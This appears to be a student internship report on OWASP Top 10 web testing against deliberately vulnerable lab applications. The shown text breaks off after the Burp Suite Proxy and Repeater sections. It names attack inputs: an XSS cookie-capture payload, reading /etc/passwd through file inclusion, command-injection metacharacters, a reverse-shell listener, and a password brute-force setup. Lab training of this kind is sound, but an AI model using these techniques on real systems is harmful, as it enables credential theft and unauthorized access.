CYBERSTER

INTERNSHIP PROGRAM

WEEK 4 REPORT

Web Application Penetration Testing (OWASP Top 10)

Student: Owais Ahmed
Institution: CYBERSTER
Report Period: Week 4
Submission Date: July 22, 2026

Table of Contents

Table of Contents 2
1. Executive Summary 4
2. Learning Objectives 4
3. Environment Setup and Tools 4
    Operating System 4
    Virtualization 4
    VM Configuration 5
    Target Systems 5
    Tools Utilised 5
4. Task 1: Burp Suite Mastery (The Interceptor) 6
    Objective 6
    Theory and Background 6
  4.1 Part 1: Configure Burp Suite with Browser 6
  4.2 Part 2: Intercept and Modify a Request 9
  4.3 Part 3: Repeater and Intruder 12
5. Task 2: Injection Attacks (SQLi & Command Injection) 18
    Objective 18
    Theory and Background 18
  5.1 Part 1: Manual SQL Injection 18
  5.2 Part 2: Automating SQL Injection with SQLMap 21
  5.3 Part 3: OS Command Injection 24
6. Task 3: Broken Access Control & IDOR 27
    Objective 27
    Theory and Background 27
  6.1 Part 1: IDOR (Insecure Direct Object Reference) 27
  6.2 Part 2: Privilege Escalation 32
7. Task 4: Cross-Site Scripting (XSS) & File Inclusion 35
    Objective 35
    Theory and Background 35
  7.1 Part 1: Reflected XSS 35
  7.2 Part 2: Local File Inclusion (LFI) 39
  7.3 Part 3: Remote File Inclusion (RFI) 44
8. Challenges and Solutions 53

9. Conclusions and Key Learnings 54
Key Findings 54
Practical Implications 54
10. Defensive Strategies 54
Input Validation & Injection Defence 54
Access Control Defence 54
File Handling Defence 55
General Web Application Defence 55
11. Summary 55
12. Deliverables 55
Tools and Techniques Used 55
Vulnerability Summary 56
Appendices 58
Appendix A: Command Reference 58
Appendix B: OWASP Top 10 Mapping 58
Appendix C: Tool Reference 59

1. Executive Summary

Week 4 of the Cyberster internship shifted focus to web application penetration testing, aligned with the OWASP Top 10. Building on the reconnaissance, exploitation, and CMS-scanning skills developed in Weeks 2 and 3, this week centred on manipulating live HTTP traffic with Burp Suite, exploiting injection flaws (SQL and OS command injection), abusing broken access control (IDOR and privilege escalation), and exploiting client-side and server-side inclusion vulnerabilities (Reflected XSS, LFI, and RFI).

Key Finding: Nearly every vulnerability exploited this week traced back to a single root cause — the application trusting client-supplied input (URL parameters, form fields, and cookies) without validating it on the server. Whether it was a SQL query, an OS command, an object identifier, a role cookie, or a file path, the pattern was identical: the client controlled data that should only ever have been controlled by the server.

2. Learning Objectives

Upon completion of Week 4, the following objectives were achieved:

- Configure Burp Suite as an intercepting proxy and pair it with a browser using FoxyProxy
- Intercept, inspect, and modify live HTTP requests in the Proxy tab
- Use Repeater to manually resend and tweak requests, and Intruder to automate simple dictionary attacks
- Perform manual SQL Injection to enumerate columns and extract database version/user information
- Automate database, table, column, and data extraction using SQLMap
- Identify and exploit OS Command Injection using shell metacharacters (; and &&)
- Perform an IDOR test by manipulating an object/user identifier to access another user's data
- Escalate privileges by tampering with a client-side role cookie
- Trigger a Reflected XSS vulnerability and capture a session cookie via alert(document.cookie)
- Exploit Local File Inclusion (LFI) to read sensitive server files such as /etc/passwd
- Understand and demonstrate the risk posed by Remote File Inclusion (RFI)

3. Environment Setup and Tools

Operating System

Kali Linux 2026.2 (Debian-based, specialised for penetration testing)

Virtualization

VirtualBox 7.0 with Linux kernel modules

VM Configuration

4 cores CPU | 8 GB RAM | 60 GB Disk | Bridged Network

Target Systems

- Metasploitable 2 — hosting OWASP Mutillidae II (primary lab target)
- DVWA (Damn Vulnerable Web Application) — Command Injection exercises

Tools Utilised

Tool	Version	Purpose
Burp Suite Community Edition	v2026.3.2	Intercepting proxy — traffic capture, modification, replay and attack automation
FoxyProxy Standard	Latest	Browser extension to route traffic through the Burp proxy listener
Mutillidae II	v2.1.19	Intentionally vulnerable web application (OWASP Top 10 training)
DVWA	Latest	Intentionally vulnerable web application — Command Injection module
SQLMap	Latest	Automated SQL injection and database takeover tool
Netcat	Latest	Reverse shell listener
Python 3 http.server	Built-in	Lightweight web server used to host the RFI test payload

4. Task 1: Burp Suite Mastery (The Interceptor)

Objective

To configure Burp Suite as a man-in-the-middle proxy between the browser and the target application, and to use its Proxy, Repeater, and Intruder tools to intercept, modify, replay, and automate HTTP requests.

Theory and Background

Every action a web application performs is driven by a request from the client and a response from the server. An intercepting proxy sits between the two, holding each request before it reaches the server so the tester can read and, if desired, rewrite it. This "Request-Response cycle" is the foundation of almost all web application testing: if the data crossing that boundary can be trusted to be attacker-controlled, then every parameter, header, and cookie in it is a potential attack surface.

4.1 Part 1: Configure Burp Suite with Browser

Burp Suite was launched from Kali and started as a temporary project. Within Burp, Proxy → Proxy Settings confirmed a listener running on 127.0.0.1:8080. In the browser, the FoxyProxy Standard extension was installed and configured with a new proxy profile (HTTP, 127.0.0.1, port 8080, titled "Burp Proxy"). Activating this profile from the FoxyProxy toolbar icon routed all subsequent browser traffic through Burp.




Figure 1: Launching Burp Suite Community Edition from the Kali terminal and accepting the license terms




Figure 2: Burp Suite starting a new temporary project




Figure 3: Burp Proxy tab confirming the listener is active on 127.0.0.1:8080




Figure 4: Installing the FoxyProxy Standard extension from the Firefox Add-ons store




Figure 5: FoxyProxy Options page — adding a new proxy profile




Figure 6: FoxyProxy proxy configuration showing the "Burp Proxy" profile (127.0.0.1:8080)



Figure 7: Activating the "Burp Proxy" profile from the FoxyProxy toolbar menu

> ***Key Learning:*** *Pairing FoxyProxy with Burp is the fastest way to route browser traffic through the proxy without manually reconfiguring browser network settings each time testing starts or stops.*

4.2 Part 2: Intercept and Modify a Request

With Intercept switched ON in the Proxy tab, visiting the Mutillidae application on Metasploitable 2 caused the very first GET request to be held in Burp before reaching the server. A fresh account was then registered through Mutillidae's Login/Register page; the resulting POST request (containing username, password, and confirm_password) was captured, giving a concrete example of form data that could be altered — for instance, changing the submitted username or password — before the request was forwarded to the server.




Figure 8: Burp Proxy Intercept switched ON, ready to capture browser traffic



Figure 9: Browser address bar navigating to the Mutillidae target (http://10.0.2.3/mutillidae)




Figure 10: Intercepted GET request for the Mutillidae application captured in Burp Proxy




Figure 11: Mutillidae landing page rendered in the browser after the request was forwarded




Figure 12: Mutillidae Login/Register page used to generate a fresh login request




Figure 13: Intercepted login POST request in the Proxy history, ready for parameter modification

> ***Key Learning:*** *Anything sent from the browser — including hidden form fields and values a user never sees — arrives at the server exactly as the client sent it unless Burp is used to prove otherwise. Registration and login flows are convenient, low-risk places to first practise request tampering.*

4.3 Part 3: Repeater and Intruder

An intercepted request was sent to Repeater, where it could be resent and its parameters (for example, a numeric id in a URL) edited by hand to observe how the server's response changed — a technique used repeatedly later in Task 2 and Task 3. The same request was then sent to Intruder: on the Positions tab, the password value in a login request was marked as a payload position (username=admin&password=§123§); on the Payloads tab, a simple list of common passwords was supplied; and Start Attack fired one request per payload automatically.




Figure 14: Sending a captured request from Proxy history to Burp Repeater



Figure 15: Repeater tab showing the request alongside the server's response

